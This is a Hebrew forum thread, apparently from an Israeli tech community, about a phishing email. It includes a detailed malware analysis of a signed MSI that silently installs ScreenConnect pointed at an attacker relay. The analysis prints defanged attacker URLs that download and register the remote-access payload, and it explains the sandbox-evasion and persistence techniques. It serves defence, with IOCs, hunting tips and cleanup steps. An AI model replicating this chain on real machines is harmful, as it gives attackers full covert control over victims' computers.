(יש עוד סיבה, שהוא לא יודע מה הוא יגלה שם, ואולי ידבק בוירוס???).
וירוס טוטאל מראים את הקישור כלגיטימי ומאובטח כי הוא עובר דרך אימות של קלודפלייר...לי זה די ברור - פישינג או וירוס או משהו בסגנון.
כל מידע יתקבל בברכה.
נ.ב. המייל נשלח לעוד אנשים, שלצערי הצליחו להכנס לשם... תזהרו מכאלו מיילים גם אם השולח מאומת לגמרי!
עריכה:
טוב אז קלוד, GPT והידרו... (שהיה הכי טוב, למרות שGPT הוביל אותי למציאת הראיות) הבאתי להם את הדו"ח של וירוס טוטאל שהצהיר שזה "נקי", מיד כשראו את זה (כל אחד בפני עצמו) נזעקו וירוס! כולם פתרו את התעלומה, כל אחד הוסיף נדבך או חידד משהו אבל כולם מסכימים שככל הנראה זו הונאה על מנת להתקין תוכנה זדונית על המחשב.
הגענו לקובץ עצמו! קובץ MSI. אבל אין דרך להוריד אותו בצורה בטוחה...
מבאס, היה ממש מרתק!מישהו הוריד והריץ, מתאר שנפתח מסך שחור שרצו בו המון שורות באנגלית... כולם מבינים את המשמעות...
@מתכנת-חובב בדק את הענין והוירוס הוא בעצם תוכנת שליטה מרחוק על המחשב, דרכה אפשר לעשות מה שרוצים...
@חובבן-מקצועי פעם אתה התעניינת בזה או שאני טועה? אולי גם @מישהו12 ?
@עידו300 בדיקה של קלוד פרימיום:
 ניתוח:
Docu-2026ReaderPlus.msi— איך "קורא מסמכים" חתום משתלט על המחשב עם 0/62 זיהוייםTL;DR — אין פה exploit ואין פה נוזקה "קלאסית". כל רכיב בשרשרת לגיטימי וחתום: MSI חתום,
curl.exeשל Windows, ו-ScreenConnect של ConnectWise. כל הזדוניות יושבת בקונפיגורציה — לאיזה שרת כלי השליטה מרחוק מתחבר. בגלל זה אף מנוע לא תופס אותו.
 שלב 0 — המייל
- מייל מחשבון אמיתי שנפרץ — מכר, מוסד, רב — עם "שיתוף מסמך". השולח אמיתי, ולכן אין סיבה לחשוד.
- הקישור מוביל לדף ביניים (
vazt.om0[.]site), עם פרמטרים של שם השולח ושם הנמען כדי שייראה אישי. - הדף מוגן בבדיקת "אני לא רובוט" של Cloudflare — זה חוסם סורקים אוטומטיים, ולכן VirusTotal רואה את הקישור כ"נקי".
- משם — הפניה ל-Dropbox.
- דיווחים על גל דומה במוסדות ואצל אנשים פרטיים גם בחו"ל. כל מחשב שנדבק → המייל שלו נפרץ → שולח לכל אנשי הקשר.
 שלב 1 — ההורדה
- קישור Dropbox עם
dl=1← השרת מחזירContent-Disposition: attachment, אין דף ביניים, הקובץ פשוט יורד. Dropbox נמצא ב-allow-list של כמעט כל סינון. - MSI בגודל 28.6MB, נבנה ב-WiX Toolset 3.14 ב-
2026-11-13 14:01:50 UTC. - נחתם 10 שניות אחרי הבנייה —
14:02:00— על שםPRXY TECHNOLOGIES LLC, בתעודה של SSL.com.
חתימה 10 שניות אחרי build = pipeline אוטומטי, כלומר מפעל גרסאות. יש אזכור ל"אח" בשםDocu-2026OnlineReaderמאותו חותם. - לפי Triage התעודה כבר בוטלה בינתיים. VirusTotal, שבדק לפני כן, עוד מציג "valid signature".
 ️ שלב 2 — עטיפה שקטה
לפי ארבע סביבות הבדיקה — CAPE, Zenbox, Jujubox, Observer:
- PowerShell עם
-EncodedCommandבבסיס 64 — כמה כללי Sigma בחומרה HIGH. זה "המסך השחור עם הרבה שורות באנגלית" שמי שהריץ ראה. - הורדת ה-Execution Policy — מופיע
__PSScriptPolicyTest_*.ps1. - רץ כ-SYSTEM — ההקשר הרגיל של Custom Action ב-MSI במצב
Deferred+NoImpersonate. - נתפס גם
Always Install Elevated Windows Installer— מהדוח לא ברור אם הוא משנה את המדיניות או רק בודק אותה.
 ️ שלב 3 — התחמקות מסנדבוקס
תגיות התנהגות:
detect-debug-environment·long-sleeps·checks-usb-bus·checks-network-adapters·calls-wmi·obfuscatedהתבנית המוכרת: שואל את WMI על התקני USB וכרטיסי רשת כדי לזהות מכונה וירטואלית, ונרדם לזמן ארוך כדי שסנדבוקס עם מגבלת זמן יוותר לפני שמשהו קורה.
 שלב 4 — RMM בהזמנה אישית
ההורדה נעשית עם
curl.exeהמובנה ב-Windows — User-Agent:curl/7.55.1GET https://api.prxyrmm[.]com/api/public/autopush-proxy/<UUID>?k=<key>&format=sczipautopush-proxy/<UUID>+ מפתחk← נראה כמו endpoint שמחזיר build ייעודי לכל קמפיין או קורבן.format=sczip← קובץsc-<id>.zipבגודל 5.5MB, עם 10/66 זיהויים.sc= ScreenConnect.- בתוכו
fix-<id>.msiבגודל 12.8MB, עם 13/62 זיהויים. השם "fix" נועד להיראות תמים. - בין ה-URLs שמשויכים לקובץ:
https://gracioushope[.]com/Bin/ScreenConnect.ClientSetup.msi?e=Access&y=Guestזה בדיוק מבנה ה-URL של שרת ScreenConnect שמתארח עצמאית.
e=Access= סשן מסוג גישה קבועה, בלי אישור בצד הלקוח. כלומרgracioushope.comהוא כנראה שרת ה-relay של התוקף.- התקנה ב-
msiexecבמצב שקט — בלי שום חלון. - נוצר
user.configבגודל 566 בתים — ב-ScreenConnect זה קובץ ההגדרות של הלקוח.
 שלב 5 — ההשתלטות
ScreenConnect Client רץ כשירות SYSTEM ומחובר ל-relay של התוקף. מכאן לתוקף יש שליטה אינטראקטיבית מלאה: מסך, מקלדת ועכבר, העברת קבצים, shell, הפעלה מחדש תוך שמירה על החיבור.
בנוסף, המכונה נרשמת כנכס בפאנל של התוקף:
https://prxyrmm[.]com/api/devices/register
https://prxyrmm[.]com/?type=agent&agent_id=<uuid>&hostname=DESKTOP-XXXX&token=...
https://prxyrmm[.]com/api/agent/update
כלומר יש מאחורי זה פאנל ניהול עם inventory של מחשבים — agent_id, hostname, token. לא מדובר בתוקף בודד שמחכה שמישהו יתחבר.
🧷 שלב 6 — הישרדות
- שינויים ב-
CurrentVersion\Runוב-CurrentControlSet— Autorun Keys. Registry Persistence via Service in Safe Mode— השירות נרשם תחת:
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\זו התנהגות מובנית של ScreenConnect, שנועדה לתמיכה במצב בטוח עם רשת. בידיים של תוקף זה אומר שגם אתחול ל-Safe Mode כדי לנקות לא מנתק אותו.
 למה 0/62?
כי מבחינת מנוע סטטי אין פה מה לתפוס:
רכיב למה הוא "נקי" דף הקישור מוגן בבדיקת Cloudflare, סורקים לא עוברים ה-MSI החיצוני חתום, עם תעודה תקפה בזמן הסריקה curl.exe,msiexec.exeקבצים של Microsoft — LOLBins ScreenConnect מוצר מסחרי חתום, מיליוני התקנות לגיטימיות ה-payload לא נמצא בקובץ — נמשך מהשרת, ורק אחרי שבדיקות ה-VM עוברות זיהוי אפשרי רק התנהגותי. וגם אז השאלה הנכונה היא לא "האם זה ScreenConnect" אלא "מי התקין אותו, ולאיזה relay הוא מחובר?"
 ️ הבהרה על התרעה אחת
Sigma סימן גם
New Root or CA or AuthRoot Certificate to Store. אבל בדוח יש בקשות OCSP ל-ocsps.ssl.comעם User-Agent שלMicrosoft-CryptoAPI— כנראה זה Windows עצמו שמעדכן את שרשרת ה-Root של SSL.com בזמן אימות החתימה. אין ראיה ל-CA זדוני או ל-MITM.
 נדבקתם? מה עושים
הסרת "Docu-2026ReaderPlus" לא מספיקה. ה-MSI מתקין בנפרד את ScreenConnect, שנשאר פעיל גם אחרי שמסירים את המתקין.
- לנתק מהרשת מיד — כבל או Wi-Fi. כל עוד המחשב מחובר, התוקף יכול להיכנס.
- ממכשיר אחר — טלפון או מחשב נקי — להחליף סיסמה למייל ולהפעיל אימות דו-שלבי. אחר כך בנק ושאר החשבונות. המייל קודם, כי ככה השרשרת ממשיכה.
- לבדוק במחשב שנדבק, כשהוא עדיין מנותק:
- "אפליקציות מותקנות" — לחפש
ScreenConnect ClientאוConnectWise Control. services.msc— שירות בשםScreenConnect Clientעם מספר בסוגריים.- אם נמצא — זו ההוכחה שהמחשב היה בשליטה מרחוק.
- "אפליקציות מותקנות" — לחפש
- לפרמט. התוקף ישב עם הרשאות SYSTEM, ואי אפשר לדעת מה עוד הוא השאיר. הסרה ידנית לא מבטיחה כלום.
- לגבות רק קבצים — מסמכים ותמונות, לא תוכנות ולא קובצי התקנה — ולסרוק אותם לפני שמחזירים.
- להודיע לאנשי הקשר שקיבלו מכם מיילים לאחרונה — הם הבאים בתור.
- אם יש בנקאות אונליין מהמחשב הזה — להתקשר לבנק ולבקש לבדוק פעולות מהימים האחרונים.
🧾 IOCs
Lure:     vazt.om0[.]site                     (behind Cloudflare Turnstile)
File:     Docu-2026ReaderPlus.msi             30,019,584 bytes
SHA-256:  e95bb197a0b40156416720b33b94da2f5035007d9914e43ff2d335666b88ab03
SHA-1:    eaf548351f83fbccf7a12b963f777fd3da474d21
MD5:      884b76149e5460ca33d245786c6c9a60
Signer:   PRXY TECHNOLOGIES LLC
Issuer:   SSL.com Code Signing Intermediate CA RSA R1

Domains:  prxyrmm[.]com, api.prxyrmm[.]com    registered 2026-08-03, Dynadot, behind Cloudflare
          gracioushope[.]com
IPs:      95.133.230[.]225                    gracioushope
          172.67.195[.]198, 104.21.60[.]103   Cloudflare - don't block by IP
Dropped:  sc-<id>.zip, fix-<id>.msi, user.config
 Hunting
- שירות בשם
ScreenConnect Client (<hex>)במכונה שה-IT לא התקין בה ScreenConnect. - מפתח תחת
...\SafeBoot\Network\שמפנה לשירות כזה. - ב-
user.configשל הלקוח או בפרמטרים של השירות —h=ו-p=— כתובת relay שאינה של הארגון. curl.exeכ-child שלmsiexec.exeאו שלpowershell.exe.- ב-DNS — כל פנייה ל-
*prxyrmm.comאו ל-gracioushope.com.
 למה דווקא זה מסוכן
ברוב הנוזקות יש לפחות משהו שמנוע יכול לתפוס. כאן התוקף לא כתב נוזקה בכלל — הוא שכר תעודת חתימה, ארז כלי תמיכה מסחרי, כיוון אותו לשרת שלו, ושלח אותו מתוך מייל אמיתי של מישהו שאתם סומכים עליו.
הקורבן מקבל "טכנאי" קבוע עם הרשאות SYSTEM, ששורד אתחול ו-Safe Mode, ושום אנטי-וירוס לא יגיד עליו מילה. מה שעוצר את זה הוא allow-list של כלי RMM בארגון, ועין אנושית שיודעת שמסמך לא דורש התקנה — גם כשהוא מגיע מחבר.
מקורות: דוחות ההתנהגות ב-VirusTotal, סריקה ב-urlscan.io, וההערה של JaffaCakes118 עם הפניה לדוח Triage. הקובץ לא הורץ אצלי — בכל מקום שכתוב "כנראה" או "נראה", זו הסקה ולא ממצא ישיר.


שלום! נראה שהשיחה הזו מעניינת אותך, אבל עדיין אין לך חשבון.
נמאס לכם לגלול בין אותם הפוסטים בכל ביקור? כשנרשמים לחשבון, תמיד תחזרו בדיוק למקום שבו הייתם קודם, ותוכלו לבחור לקבל התראות על תגובות חדשות (בין אם במייל, ובין אם בהתראת פוש). תוכלו גם לשמור סימניות ולפרגן ב-upvote לפוסטים כדי להביע הערכה לחברי קהילה אחרים.
בעזרת התרומה שלך, הפוסט הזה יכול להיות אפילו טוב יותר 💗
הרשמה התחברות { const baseUrl = "https://www.google.co.il/search?q=site:mitmachim.top"; const m = location.pathname.match(/^\/(topic|category)\/(\d+)/); const type = m ? m[1] : null; const id = m ? m[2] : null; let searchInput; function search(path = "") { const query = searchInput.value.trim(); if (query) { window.open(`${baseUrl}${path}%20${encodeURIComponent(query)}`, "_blank"); } } let buttons = {}; buttons.searchAll = { id: "bb-search-all", label: `חיפוש ${type ? "בכל הפורום" : ""}`, className: type ? "btn-secondary" : "btn-primary", callback: () => search(), }; if (type === "topic") { buttons.searchTopic = { label: "חיפוש בנושא זה", className: "btn-primary", callback: () => search(`/topic/${id}`), }; } else if (type === "category") { buttons.searchCategory = { label: "חיפוש בקטגוריה זו", className: "btn-primary", callback: () => search(`/category/${id}`), }; } buttons.cancel = { label: "ביטול", className: "btn-default", "data-bs-dismiss": "modal" }; const dialog = bootbox.dialog({ title: '<div style="text-align:center;"><img src="/assets/uploads/files/1625950269825-mt-google.png" width="400" alt="חיפוש בגוגל"></div>', message: '<input id="bb-inp" class="bootbox-input bootbox-input-text form-control" placeholder="הקלידו כדי לחפש בגוגל" autocomplete="off"/>', buttons, backdrop: true, show: true, onEscape: true }); dialog.on("shown.bs.modal", function () { searchInput = document.getElementById("bb-inp"); if (searchInput) { searchInput.focus(); searchInput.addEventListener("keydown", function (e) { if (e.key === "Enter") { e.preventDefault(); const query = this.value.trim(); if (query) { search(); dialog.modal("hide"); } } else if (e.key === "Escape") { e.preventDefault(); dialog.modal("hide"); } }); } const searchAllButton = document.getElementById("bb-search-all"); if (searchAllButton) { searchAllButton.title = "לחצו על אנטר כדי לחפש"; } }); })(); void 0;)